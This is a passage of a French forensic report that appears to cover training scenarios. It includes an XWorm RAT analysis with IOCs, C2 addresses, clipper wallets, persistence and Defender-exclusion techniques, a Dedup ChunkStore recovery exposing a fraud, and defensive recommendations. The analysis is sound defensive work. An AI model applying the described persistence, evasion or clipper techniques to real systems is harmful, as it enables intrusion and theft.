- **Keylogger** : hook clavier bas niveau (`WH_KEYBOARD_LL`) installé via `SetWindowsHookEx` (`user32.dll`). Les APIs complémentaires confirment la chaîne de keylogging : `GetKeyboardState`, `GetKeyboardLayout`, `ToUnicodeEx`, `MapVirtualKey`, `GetForegroundWindow` (enregistrement de la fenêtre active). Objectif : dérober identifiants et données sensibles.
- **Clipper crypto** : remplacement à la volée des adresses BTC/ETH/TRC20 copiées dans le presse-papiers, pour détourner les transactions crypto-monnaie vers les portefeuilles de l'attaquant.
- **Commandes C2** : le RAT prend en charge notamment `Xchat`, `RunShell`, `StartDDos`, `PCShutdown` et la gestion de plugins.

Root Cause Analysis

Vecteur de distribution présumé. Le point d'entrée est l'ouverture d'une pièce jointe de phishing par un utilisateur. Le malware exploite une double faiblesse : le masquering visuel — usurpation d'un installateur Adobe (« Adobe Installer », copyright « © 2015-2023 Adobe », icône et métadonnées Adobe) qui renforce la crédibilité du leurre — et l'absence de contrôle applicatif à l'exécution.

Conditions d'exécution. L'absence de filtrage efficace des pièces jointes exécutables et l'absence de liste blanche applicative (`AppLocker` / `WDAC`) ont permis le déclenchement de

la charge depuis le poste utilisateur. Une fois lancé, le malware ne poursuit son exécution que si ses 5 vérifications anti-analyse échouent à détecter un environnement d'observation (VM, débogueur, Sandboxie, Windows XP, hébergement cloud) : il ne se déploie donc pleinement que sur un poste réel de victime, ce qui complique la détection en sandbox.

Indicators of Compromise

Type	Valeur
SHA256	ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af
MD5	7c7aff561f11d16a6ec8a999a2b8cdad
C2	185.117.250.169:7000, 66.175.239.149:7000, 185.117.249.43:7000
Mutex / splitter	<Xwormmm>
Fichier (install)	%AppData%\WmiPrvSE.exe
Persistence	WmiPrvSE.lnk (Startup), HKCU\...\CurrentVersion\Run\WmiPrvSE, tâche planifiée WmiPrvSE
Spread USB	USB.exe + leurres *.lnk (cible cmd.exe)
URL anti-analyse	http://ip-api.com/line/?fields=hosting
Clipper BTC	bc1q2a4jgxmvs1ng5khwvzkt9pechms20ghff42s5g
Clipper ETH	0x10cE3E5678f40f0B94A2fB5003f04012ecA407C5

Attack Chain Reconstruction (MITRE ATT&CK)

L'analyse statique ne fournit pas d'horodatage d'exécution ; la chaîne ci-dessous décrit le **cycle de vie du malware** tel qu'il se déroule sur un poste victime, mappé à MITRE ATT&CK.

Étape	Action	MITRE ATT&CK
1	Réception et ouverture de la pièce jointe de phishing	T1566.001 — Spearphishing Attachment
2	Exécution du faux « Adobe Installer » (.NET, masquerading)	T1204.002 / T1036
3	Vérifications anti-VM / anti-debug / anti-sandbox (5 checks, Sbiedll.dll)	T1497 / T1622
4	Copie %AppData%\WmiPrvSE.exe + Startup .lnk + clé Run + tâche planifiée WmiPrvSE (/RL HIGHEST)	T1547.001 / T1053.005 / T1059.001
5	Exclusions Defender, masquage (ShowSuperHidden), processus critique (RtlSetProcessIsCritical)	T1562.001 / T1564.001 / T1112
6	Déchiffrement AES de la config et connexion C2 (port 7000)	T1573 / T1071
7	Keylogging (SetWindowsHookEx) + clipper crypto	T1056.001 / T1115
8	Propagation par périphériques	T1091

	amovibles (USB.exe)	
--	---------------------	--

Cycle de vie du malware (XWorm)



Cycle de vie du malware XWorm : exécution, anti-analyse, persistance, évaison, C2, collecte, propagation

Impact Analysis

L'infection donne à l'attaquant un **contrôle distant complet** du poste. Chaque capacité offensive constitue un impact potentiel direct :

- **Vol d'identifiants et de données saisies** au clavier (keylogger) — tout mot de passe ou donnée sensible tapé depuis l'infection est compromis.
- **Détournement de transactions crypto-monnaie** (clipper BTC/ETH/TRC20) — risque financier direct.
- **Exécution de commandes/plugins arbitraires** et capacité **DDoS** pilotées depuis le C2.
- **Propagation latérale** vers d'autres postes via les clés USB (USB.exe + leurres .lnk).

L'auto-protection (processus critique) et les exclusions Defender compliquent la remédiation et augmentent la persistance de la menace : toute tentative de terminaison brutale du processus provoque un écran bleu.

Remediation & Recommendations

Actions immédiates (24 heures)

- Isoler le poste du réseau (déconnexion physique/logique).
- Bloquer les IP C2 (185.117.250.169, 66.175.239.149, 185.117.249.43) en sortie sur le parc.
- Supprimer la persistance : tâche WmiPrvSE, clé Run WmiPrvSE, %AppData%\WmiPrvSE.exe, WmiPrvSE.lnk (Startup). **Lever d'abord le flag processus critique** avant terminaison, sous peine de BSOD.
- Réinitialiser ShowSuperHidden et retirer les exclusions Defender ajoutées.

Actions à court terme (1 semaine)

- Révoquer/réinitialiser tous les identifiants saisis depuis l'infection (keylogger).
- Scanner les supports amovibles (USB.exe, leurres .lnk) sur l'ensemble de l'organisation.
- Déployer des règles de détection (IOC, hash, comportements schtasks / Add-MpPreference).

Actions à long terme (1 mois)

- Filtrage renforcé des pièces jointes (blocage des exécutable, sandboxing e-mail).
- Liste blanche applicative (AppLocker / WDAC) et restriction de l'exécution depuis %AppData%.
- Désactivation de l'autorun USB et sensibilisation des utilisateurs au phishing.

Scénario 3 — Stonks : fraude financière et récupération forensique

Technical Incident Overview

Aurora Land Development Limited, une société de promotion immobilière (Singapour), fait l'objet d'une enquête pour fraude financière : gonflement des revenus et dissimulation de dettes afin d'obtenir des prêts bancaires et de préparer une introduction en bourse. Un serveur de fichiers (FSERVER01, Windows Server 2019 x64, fuseau *SE Asia Standard Time / UTC+7*) a été saisi. Les enquêteurs soupçonnaient la suppression des états financiers réels.

Le volume D: (Data, NTFS) est activé en **Windows Data Deduplication** : chaque document d'entreprise (Finance, HR, Legal, Projects...) devient un *reparse point* Dedup pointant vers un ChunkStore, tandis que les données sont fragmentées en *chunks* partagés. Cette caractéristique est le pivot de l'investigation : un fichier supprimé reste récupérable tant que ses chunks subsistent dans le ChunkStore.

L'analyse des journaux de déduplication, de la \$MFT et du ChunkStore a permis de **récupérer intégralement** le rapport supprimé : Internal Consolidated Financial Statements 2024.docx (MFT #46). Le rapport interne réel, rédigé par **Elaine Chua** (Senior Accountant), montrait une **perte** de 1 647 555 (\$'000) pour 2024, tandis que la version « auditée » publiée affichait un **bénéfice** de 2 672 196, soit une **surévaluation du résultat de 4 319 751**.

Scope & Methodology

Systèmes investigués

Image logique AD1 (FTK Imager) d'un serveur de fichiers, contenant deux partitions : C: (système — journaux, registre, tâches planifiées) et D: (données dédupliées — \$MFT, ChunkStore, documents).

Artefacts analysés

Artefact	Description
artifacts/evidence.ad1	Image FTK Imager logique (AD1, ~170 Mo)
C:\...\winevt\logs\Microsoft-Windows-Deduplication%4{Operational,Diagnostics}.evtx	Journaux Dedup
C:\...\winevt\logs\{System,Setup}.evtx	Install service / package
C:\Windows\System32\config\{SOFTWARE,SYSTEM}	Registre (tâches, fuseau)
D:\\$MFT	Table de fichiers maîtres (512 enregistrements)
D:\System Volume Information\Dedup\	Config, état et ChunkStore de déduplication

Outils utilisés

Catégorie	Outils
Extraction AD1	Extracteur C maison basé sur al3ks1s/AD1-tools (zlib/openssl, mode mkdir corrigé en 0755, shims endian/stat pour macOS)
Journaux EVTX	python-evtx
Registre	regipy
\$MFT et ChunkStore	Parseurs Python maison (tools/recover_dedup_file.py)
Contenu Office	zipfile (OOXML), comparaison des états financiers

Approche méthodologique

- Extraction des fichiers de l'image AD1 (867 fichiers extraits ; pyad1 désynchronisait, d'où l'extracteur C maison).
- Reconstitution de la chronologie de déduplication (install, jobs, ré-activation, planification).
- Identification dans la \$MFT du rapport supprimé et de son reparse-point Dedup.
- Reconstruction du fichier depuis le ChunkStore (reparse-point → stream map → chunks).
- Analyse du contenu récupéré et mise en évidence de la fraude.

Detailed Findings

Chronologie de la déduplication

Tous les horodatages ci-dessous sont exprimés en UTC ; le serveur opère en UTC+7.

- **Feature installée** le 2025-09-18 09:56:40 (System.evtx, EventID **7045** — enregistrement du *Data Deduplication Service* par le Service Control Manager, svchost -k ddpsvc). Le log Setup.evtx montre l'install du *package* Dedup-Core (EID 7 à 09:56:34, EID 9/succès à 09:56:41), mais la feature/service est réellement installée à 09:56:40 (premier 7045).
- **1er job d'optimisation** terminé le 2025-09-18 10:11:07 — SavedSpace = 6 805 707 octets (Microsoft-Windows-Deduplication/Operational, EventID **6153**, OptimizedFileCount=166, FinalJobStage=7).
- **168 fichiers** optimisés au total (dedupStatistics.xml : optimizedFileCount value='168', confirmé par le dernier EID 6153).
- **Extensions exclues** de l'optimisation : avi, bak, edb, iso, jrs, mp4, tif — union de excludeFileExtensions (mp4|avi|iso|bak|tif) et excludeFileExtensionsDefault (edb|jrs) dans dedupConfig.xml.
- **Dernière ré-activation sur D:** le 2025-09-20 03:34:35 (changeTime = 134028128759740533 du fichier dedupConfig.0x.xml ; un job d'optimisation démarre 14 s plus tard, EID 6158 à 03:34:49).
- **Prochain job Throughput Optimization** planifié le 2025-09-25 06:50:00 (tâche \Microsoft\Windows\Deduplication\ThroughputOptimization, trigger

hebdomadaire du jeudi ; StartBoundary 2025-09-20 tombant un samedi, le premier jeudi suivant est le 25).

```

$ python3 parse_evtx.py System.evtx --event-id 7045
Record 5237 EventID=7045 TimeCreated(UTC)=2025-09-18 09:56:40
  ServiceName : Data Deduplication Service
  ImagePath   : %SystemRoot%\system32\svchost -k ddpsvc
  ServiceType : user mode service   StartType : demand start
  AccountName : LocalSystem

Record 5238 EventID=7045 TimeCreated(UTC)=2025-09-18 09:56:41
  ServiceName : Dedup
  ImagePath   : system32\drivers\dedup.sys
  ServiceType : kernel mode driver   StartType : system start
  AccountName :

Record 5239 EventID=7045 TimeCreated(UTC)=2025-09-18 09:56:41
  ServiceName : Data Deduplication Volume Shadow Copy Service
  ImagePath   : %SystemRoot%\system32\svchost -k ddpvsvc
  ServiceType : user mode service   StartType : auto start
  AccountName : LocalSystem
# System.evtx extrait de evidence.ad1 (C:\Windows\System32\winevt\logs)
# Installation de la feature Data Deduplication : 2025-09-18 09:56:40 (record 5237)

```

Journal System EID 7045 : installation du Data Deduplication Service le 2025-09-18 09:56:40

Identification du rapport supprimé dans la \$MFT

Le \$MFT du volume D: (D:\\$MFT, 512 Ko = 512 enregistrements de 1024 octets) a été extrait puis parcouru. Tous les fichiers utilisateur sont optimisés par déduplication : leur enregistrement MFT porte un attribut \$REPARSE_POINT avec le tag 0x80000013 (IO_REPARSE_TAG_DEDUP) et un \$DATA non-résident sparse.

Un seul enregistrement de rapport financier est marqué **supprimé** (flag « in-use » à 0) tout en portant un reparse-point Dedup :

MFT #	État	Chemin
44	actif	Finance\Reports\Annual\2024\Audited Consolidated Financial Statements 2024.docx
45	actif	Finance\Reports\Annual\2024\Audited Consolidated Financial Statements 2024.pdf

46	SUPPRIMÉ	Finance\Reports\Annual\2024\Internal Consolidated Financial Statements 2024.docx
----	----------	--

Seule la version « Internal » (chiffres réels) a été effacée ; les versions « Audited » (chiffres gonflés) restent actives. L'enregistrement #46 débute à l'offset $46 \times 1024 = 0xB800$ (signature FILE, flags 0x0).

```

$ python3 parse_mft.py evidence_D/\$MFT --entry 46
$MFT record #46 (file offset 0x0000b800)
  signature      : FILE
  in-use flag    : 0x0000 -> DELETED (record free)
  attr chain @   : 0x38 (in record)
  [$STANDARD_INFORMATION] @ file 0x0000b838
    Created (SI) : 2025-09-16 17:40:41    Modified (SI): 2025-09-16 16:14:28
    MFT-modified : 2025-09-16 16:14:28    Accessed (SI): 2025-09-16 17:40:41
    attr flags   : 0x0620
                    0x0020 FILE_ATTRIBUTE_ARCHIVE
                    0x0200 FILE_ATTRIBUTE_SPARSE_FILE
                    0x0400 FILE_ATTRIBUTE_REPARSE_POINT
  [$FILE_NAME] @ file 0x0000b898
    name        : Internal Consolidated Financial Statements 2024.docx
  [$DATA] @ file 0x0000b960
  [$REPARSE_POINT] @ file 0x0000b9b0 <-- reparse point
    reparse tag  : 0x80000013 (IO_REPARSE_TAG_DEDUP)
    data length  : 124 bytes (resident reparse buffer)
# $MFT du volume D: extrait de evidence.ad1 (Partition 3, 512 enregistrements)

```

Entrée MFT #46 (offset 0xB800) marquée supprimée — Internal Consolidated Financial Statements 2024.docx

Le champ flags de \$STANDARD_INFORMATION vaut 0x620 :

Valeur hex	Constante
0x20	FILE_ATTRIBUTE_ARCHIVE
0x200	FILE_ATTRIBUTE_SPARSE_FILE
0x400	FILE_ATTRIBUTE_REPARSE_POINT

SPARSE_FILE + REPARSE_POINT sont la signature d'un fichier optimisé par déduplication. La disposition des attributs de l'enregistrement place le \$REPARSE_POINT (0xC0) à l'offset

0x0000b9b0 dans \$MFT (0xB800 + 432). Le buffer reparse (résident, 124 octets) contient le GUID du ChunkStore {6F89FF76-AE45-4802-BD0E-4075177C075F}, la taille logique (0x161E1 = 90593 octets) et le **hash du stream map** (f0973cbb...8c867d19).

```

$ xxd -s 0x0000b9b0 -l 160 evidence_D/\$MFT
0000b9b0: c000 0000 a000 0000 0000 0000 0000 0400 .....
0000b9c0: 8400 0000 1800 0000 1300 0080 7c00 0000 .....|...
0000b9d0: 0102 7c00 0000 0000 e161 0100 0000 0000 ..|.....a.....
0000b9e0: 0000 0000 0000 0000 76ff 896f 45ae 0248 .....v..oE..H
0000b9f0: bd0e 4075 177c 075f 4000 4000 4000 0700 ..@u.|._@.@...
0000ba00: 8020 19a5 aa28 dc01 0300 0000 0000 0100 . ... (.....
0000ba10: 6052 0000 0100 0000 0100 0000 c800 0000 `R.....
0000ba20: 8800 0000 0000 0000 f097 3cbb 3c2b 9586 .....<.<+..
0000ba30: 4ee8 409f 5868 7917 c2b1 865e 0175 731e N.@.Xhy....^.us.
0000ba40: 6895 f780 8c86 7d19 a892 4624 f7ea 8858 h....}...F$...X
# 0xb9b0 c0000000 = attribut $REPARSE_POINT (type 0xC0)
# 0xb9c8 13000080 = reparse tag 0x80000013 (IO_REPARSE_TAG_DEDUP), datalen 0x7c=124
# 0xb9dc e1610100 = taille logique 0x000161e1 = 90593 octets
# 0xb9e8 GUID ChunkStore {6F89FF76-AE45-4802-BD0E-4075177C075F}
# 0xba28 hash du stream-map f0973cbb...8c867d19 -> clef de la recuperation

```

Hexdump de l'attribut \$REPARSE_POINT à 0x0000b9b0 : GUID ChunkStore, taille logique, hash stream map

Récupération depuis le ChunkStore

Bien que le fichier #46 ait été supprimé, ses chunks de données restent présents dans le ChunkStore (la collecte des déchets ne les avait pas encore purgés). On reconstruit le fichier en suivant la chaîne : \$REPARSE_POINT → stream map → chunks de données.

Structure du ChunkStore

D:\System Volume Information\Dedup\ChunkStore\{6F89FF76-...}.ddp\

Dossier	Fichier	Rôle
Stream\	00010000.00000001.ccc	Conteneur des stream maps (liste des chunks par fichier)
Data\	00000001.00000001.ccc	Conteneur des chunks de données

Les conteneurs .ccc débutent par un en-tête Cthr, puis enchaînent des objets. Chaque objet est précédé d'un **en-tête Ckhr de 0x58 octets (CHUNK HEADER)** — **les données suivent**

l'en-tête. Les stream maps sont elles-mêmes stockées comme des chunks (Smap = liste des références de chunks).

Piège méthodologique : un Smap précède son Ckhr d'identité, mais le Ckhr est un **en-tête** — le stream map d'un fichier donné est donc le Smap situé **après** le Ckhr portant son hash, pas celui d'avant. Confondre les deux reconstruit le fichier voisin.

Chaîne de récupération

- Reparse-point (#46) → hash de stream map f0973cbb...8c867d19.
- Recherche du Ckhr correspondant dans le conteneur Stream (hash à +0x38 → en-tête à 0x5260).
- Stream map = le Smap suivant (0x52c8) ; ses entrées (64 octets) listent les chunks.
- Pour chaque entrée → offset dans le conteneur Data → Ckhr (+0x58) → données du chunk.
- Concaténation des chunks → fichier reconstruit.

```
python3 tools/recover_dedup_file.py <volume_D> 46 Internal_2024.docx
# [+] stream map @ 0x52c8 -> 2 chunk(s)
# [+] SHA-256: e51e773e5404f29cc2816cff3fbdcc8b2c28f9e8040a6e7fe926b21336b66513
```

Le fichier est divisé en **2 chunks** :

Chunk	Offset (Data)	Longueur (octets)
0 (1er)	0x6ce20	61 095
1	0x7bd20	29 498

Total = 61 095 + 29 498 = 90 593 octets = la taille logique annoncée dans le reparse-point (0x161E1), ce qui valide la reconstruction. Le fichier reconstruit commence par PK\x03\x04 : c'est un **DOCX (OOXML)** valide (archive ZIP de 29 entrées, testée sans erreur), de SHA-256 e51e773e5404f29cc2816cff3fbdcc8b2c28f9e8040a6e7fe926b21336b66513.

```

$ python3 recover_dedup_file.py evidence_D 46 Internal_2024.docx
[+] stream map @ 0x52c8 -> 2 chunk(s)
    chunk0: off=0x6ce20 len=61095
    chunk1: off=0x7bd20 len=29498
[+] wrote 90593 bytes -> Internal_2024.docx
[+] SHA-256: e51e773e5404f29cc2816cff3fbdcc8b2c28f9e8040a6e7fe926b21336b66513
$ shasum -a 256 Internal_2024.docx
e51e773e5404f29cc2816cff3fbdcc8b2c28f9e8040a6e7fe926b21336b66513 Internal_2024.docx
# reparse-point (#46) -> hash stream-map -> Ckhr @ 0x5260 -> Smap @ 0x52c8
# 2 chunks lus dans Data/00000001.00000001.ccc : 61095 + 29498 = 90593 octets
# fichier reconstruit = DOCX OOXML valide (PK\x03\x04), fraude confirmée

```

Exécution de `recover_dedup_file.py` : stream map, 2 chunks, SHA-256 vérifié

La fraude

Deux versions du rapport annuel 2024 coexistaient dans `Finance\Reports\Annual\2024\` : la version **Audited** (publiée, bénéfice gonflé, conservée) et la version **Internal** (chiffres réels, supprimée puis récupérée).

Les métadonnées du DOCX récupéré (`docProps/core.xml`) identifient la rédactrice :

```

<dc:creator>Elaine Chua - Senior Accountant</dc:creator>
<cp:lastModifiedBy>Elaine Chua - Senior Accountant</cp:lastModifiedBy>
<dcterms:created>2025-09-16T15:59:00Z</dcterms:created>

```

La comparaison de la ligne *Profit for the year* (exercice 2024) établit la falsification :

Rapport	Profit for the year 2024 (\$'000)
Audited (publié, gonflé)	2 672 196
Internal (réel, récupéré)	-1 647 555 (<i>perte</i>)

Surévaluation = 2 672 196 - (-1 647 555) = **4 319 751** (\$'000). Le rapport réel montre une perte sur toute la cascade (Operating profit -1 269 933, Profit before taxation -1 432 882, Profit for the year -1 647 555), là où la version auditée affiche un bénéfice — une inversion destinée à séduire banques et marché boursier.

Root Cause Analysis

Contrairement aux scénarios 1 et 2, il n'y a **aucune compromission externe** : la cause racine est l'**action d'un utilisateur interne**. Le rapport interne, révélant une perte réelle, a été optimisé par déduplication puis **volontairement supprimé** afin d'éliminer la trace des résultats réels, ne laissant que la version « auditée » gonflée à destination des banques, auditeurs et futurs investisseurs.

La déduplication a joué contre l'auteur de la fraude : en conservant les chunks dans le ChunkStore après la suppression du fichier (la collecte des déchets n'ayant pas encore purgé les données), elle a permis la récupération complète de la preuve. La suppression relève de la technique **T1070 — Indicator Removal** (effacement d'artefacts pour dissimuler l'activité).

Indicators of Compromise

S'agissant d'une fraude interne et non d'une intrusion, il ne s'agit pas d'indicateurs de compromission classiques mais d'**artefacts probants** établissant les faits :

Artefact probant	Valeur
Hôte	FSERVER01 (Windows Server 2019, UTC+7)
Société	Aurora Land Development Limited
Fichier supprimé	Internal Consolidated Financial Statements 2024.docx (MFT #46)
Entrée MFT	#46 (offset 0xB800)
Offset \$REPARSE_POINT	0x0000b9b0
GUID ChunkStore	{6F89FF76-AE45-4802-BD0E-4075177C075F}
Chunks	2 chunks : 61 095 + 29 498 = 90 593 octets
SHA-256	e51e773e5404f29cc2816cff3fbdcc8b2c28f9e8040a6e7fe926b21336b6


récupéré	6513
Event marqueur	System.evtx EID 7045 (install Dedup, 2025-09-18 09:56:40)
Rédactrice	Elaine Chua (Senior Accountant)
Surévaluation	4 319 751 (\$'000)

Attack Chain Reconstruction (MITRE ATT&CK)

La « chaîne » décrit ici la **timeline des actions internes** ayant conduit à la dissimulation, reconstituée à partir des journaux et métadonnées (horodatages en UTC ; serveur en UTC+7).

Timestamp (UTC)	Action	Source	MITRE ATT&CK
2025-09-16 15:59	Rédaction du rapport interne (chiffres réels) par Elaine Chua	Métadonnée DOCX dcterms:created	— (activité légitime)
2025-09-18 09:56:40	Installation de la feature Data Deduplication	System.evtx EID 7045	—
2025-09-18 10:11:07	1er job d'optimisation (rapport déduplicé en chunks)	Dedup Operational EID 6153	—
2025-09-20 03:34:35	Ré-activation de Dedup sur D:	dedupConfig.0x.xml changeTime	—
(postérieur)	Suppression du rapport interne (flag MFT #46 in-use = 0) pour masquer la perte	\$MFT #46 supprimé	T1070 — Indicator Removal

Chronologie de la fraude (Stonks · UTC)



Timeline des actions internes Stonks : rédaction, déduplication, suppression du rapport

Impact Analysis

La fraude transforme une perte réelle (-1 647 555 \$'000) en bénéfice affiché (+2 672 196 \$'000), trompant banques, auditeurs et futurs investisseurs en bourse — une surévaluation du résultat de **4 319 751** (\$'000). La récupération du rapport interne fournit une **preuve directe** de la falsification et identifie les responsables : la rédactrice (Elaine Chua, Senior Accountant) et les signataires du rapport (direction d'Aurora Land Development Limited). L'impact est donc à la fois juridique (fraude financière, tromperie sur les comptes), financier (prêts obtenus sur des bases falsifiées) et réputationnel (introduction en bourse préparée frauduleusement).

Remediation & Recommendations

- **Préserver** l'image AD1 et le fichier récupéré (chaîne de custody) comme preuves opposables.
- **Geler** les comptes et accès des personnes impliquées (Elaine Chua et signataires) pour prévenir toute destruction complémentaire.
- **Désactiver la Garbage Collection / Optimization** sur une copie de travail pour éviter la purge des chunks pendant l'enquête.
- **Auditer** l'ensemble du volume D: : d'autres documents supprimés peuvent être récupérés via le ChunkStore avant la prochaine collecte des déchets.
- **Étendre** l'analyse aux sauvegardes (Archive\Backups) et aux versions antérieures des documents financiers.

Recommandations transverses

Les trois investigations, bien que portant sur des incidents de nature différente (intrusion réseau, malware sur poste, fraude interne), convergent vers un ensemble de leçons communes. Cette section synthétise les recommandations qui découlent directement des findings recoupés entre scénarios, au-delà des remédiations propres à chaque cas.

1. Durcissement des services exposés (SMB / IIS)

Le scénario Lockdown démontre qu'un service SMB (port 445) accessible depuis un segment non autorisé, couplé à un partage (Documents) mappé sur le webroot IIS, suffit à transformer une reconnaissance en compromission totale. Les mesures qui en découlent :

- Fermer le port 445 en entrée sur tout serveur exposé publiquement ; restreindre SMB aux seuls segments légitimes.
- Placer les serveurs web en DMZ dédiée et interdire les connexions directes DMZ → réseau interne (segmentation).
- Auditer l'ensemble des partages réseau pour garantir qu'aucun n'est mappé sur un webroot ou un répertoire sensible.
- Appliquer le durcissement IIS de Microsoft : désactivation des protocoles inutiles, restriction des extensions exécutables (.aspx, .asp, .php), logging détaillé.

2. Détection des mécanismes de persistance (Startup / Run / tâches planifiées)

C'est le point commun le plus frappant entre **Lockdown** et **XWorm** : les deux menaces assurent leur survie via les mêmes vecteurs Windows. Lockdown dépose updatenow.exe dans le dossier Startup (T1547.001) ; XWorm cumule un raccourci .lnk dans le Startup, une clé HKCU\...\Run\WmiPrvSE et une tâche planifiée WmiPrvSE à privilèges élevés (/RL HIGHEST, T1053.005). Recommandations :

- Surveiller et alerter en continu sur les écritures dans les dossiers Startup (utilisateur et machine), sous les clés Run/RunOnce, et sur la création de tâches planifiées via schtasks.

- Traiter comme suspecte toute persistance usurpant un nom de processus système légitime (WmiPrvSE.exe, updatenow.exe, RegSvcs.exe).
- Alerter spécifiquement sur les tâches planifiées créées avec /RL HIGHEST et sur les intervalles de relance très courts (/sc minute).

3. EDR et monitoring comportemental

Aucun des deux incidents malware n'a été bloqué à l'exécution, faute de protection endpoint avancée. Lockdown illustre en outre le process hollowing (RegSvcs.exe détourné, T1055.012) et un processus IIS (w3wp.exe) engendrant un exécutable arbitraire — signaux qu'un EDR aurait détectés.

- Déployer un EDR sur l'ensemble des serveurs de production et des postes, avec règles ciblant le process hollowing, l'injection, et l'exécution anormale depuis un processus serveur (IIS).
- Instrumenter la détection des exclusions Defender ajoutées par un processus (Add-MpPreference -ExclusionPath/-ExclusionProcess), technique utilisée par XWorm pour se soustraire à l'antivirus.
- Restreindre l'exécution depuis %AppData% via liste blanche applicative (AppLocker / WDAC).

4. Surveillance du trafic sortant

Lockdown combine un reverse shell sur le port non standard 4443 et une exfiltration SMTP (port 587) vers un domaine externe ; XWorm établit un canal C2 chiffré sur le port 7000 vers trois IP. Dans les deux cas, la détection des flux sortants anormaux aurait raccourci le délai de découverte.

- Alerter sur les connexions sortantes vers des ports non standard (4443, 7000...) et sur le SMTP sortant vers des serveurs de messagerie non répertoriés.
- Maintenir et bloquer une liste d'IOC réseau (IP C2, domaines) sur l'ensemble du parc dès qu'un incident est confirmé.

5. Facteur humain et vecteur d'entrée utilisateur

XWorm entre par une pièce jointe de phishing déguisée en installateur Adobe. Cette porte d'entrée, la plus courante, appelle des contrôles dédiés :

- Filtrage renforcé des pièces jointes (blocage des exécutables, sandboxing e-mail en amont).
- Désactivation de l'autorun USB (XWorm se propage via USB.exe + leurres .lnk) et scan systématique des supports amovibles.
- Sensibilisation régulière des utilisateurs au hameçonnage et au masquering (icônes/métadonnées usurpées).

6. Contrôles internes anti-fraude et préservation des preuves

Le scénario Stonks rappelle que la menace n'est pas toujours externe : la suppression volontaire d'un document compromettant (T1070) par un utilisateur interne relève des contrôles internes et de la gouvernance des preuves.

- Séparer les rôles sur les documents financiers sensibles (rédaction, validation, archivage) et journaliser les accès et suppressions.
- Interdire la suppression définitive sur les volumes contenant des documents à valeur probante ; activer la conservation (rétention légale, versioning).
- Lors d'une enquête, geler immédiatement les supports et désactiver la Garbage Collection / Optimization pour préserver les données récupérables.

7. Capacité forensique « dedup-aware » et outillage

La récupération dans Stonks n'a été possible que parce que l'équipe maîtrisait la structure interne de Windows Data Deduplication (reparse-point → stream map → chunks). Cette compétence, rare, doit être capitalisée.

- Documenter et outiller la récupération de fichiers dédupliqués supprimés (parseur ChunkStore, tools/recover_dedup_file.py) comme capacité forensique interne.
- Former les investigateurs aux formats d'images (AD1) et aux artefacts Dedup (journaux EVTX Deduplication, dedupConfig.xml, ChunkStore) avant qu'un incident ne survienne.

Tableau de priorisation

Mesure	Priorité	Horizon	Scénarios concernés
Bloquer les IOC réseau confirmés (IP C2, domaines) sur tout le parc	Critique	Court terme	1, 2
Fermer SMB (445) en entrée sur serveurs exposés + segmentation DMZ	Critique	Court terme	1
Surveiller/alerter sur persistance Startup / Run / tâches planifiées	Haute	Court terme	1, 2
Déployer un EDR (process hollowing, injection, exécution anormale)	Haute	Moyen terme	1, 2
Monitoring du trafic sortant (ports non standard, SMTP externe)	Haute	Moyen terme	1, 2
Liste blanche applicative (AppLocker / WDAC), restriction %AppData%	Haute	Moyen terme	2
Filtrage des pièces jointes + sandboxing	Haute	Moyen terme	2

e-mail			
Désactivation autorun USB + scan des supports amovibles	Moyenne	Court terme	2
Durcissement IIS (extensions exécutables, logging)	Moyenne	Moyen terme	1
Contrôles internes anti-fraude (séparation des rôles, journalisation)	Haute	Moyen terme	3
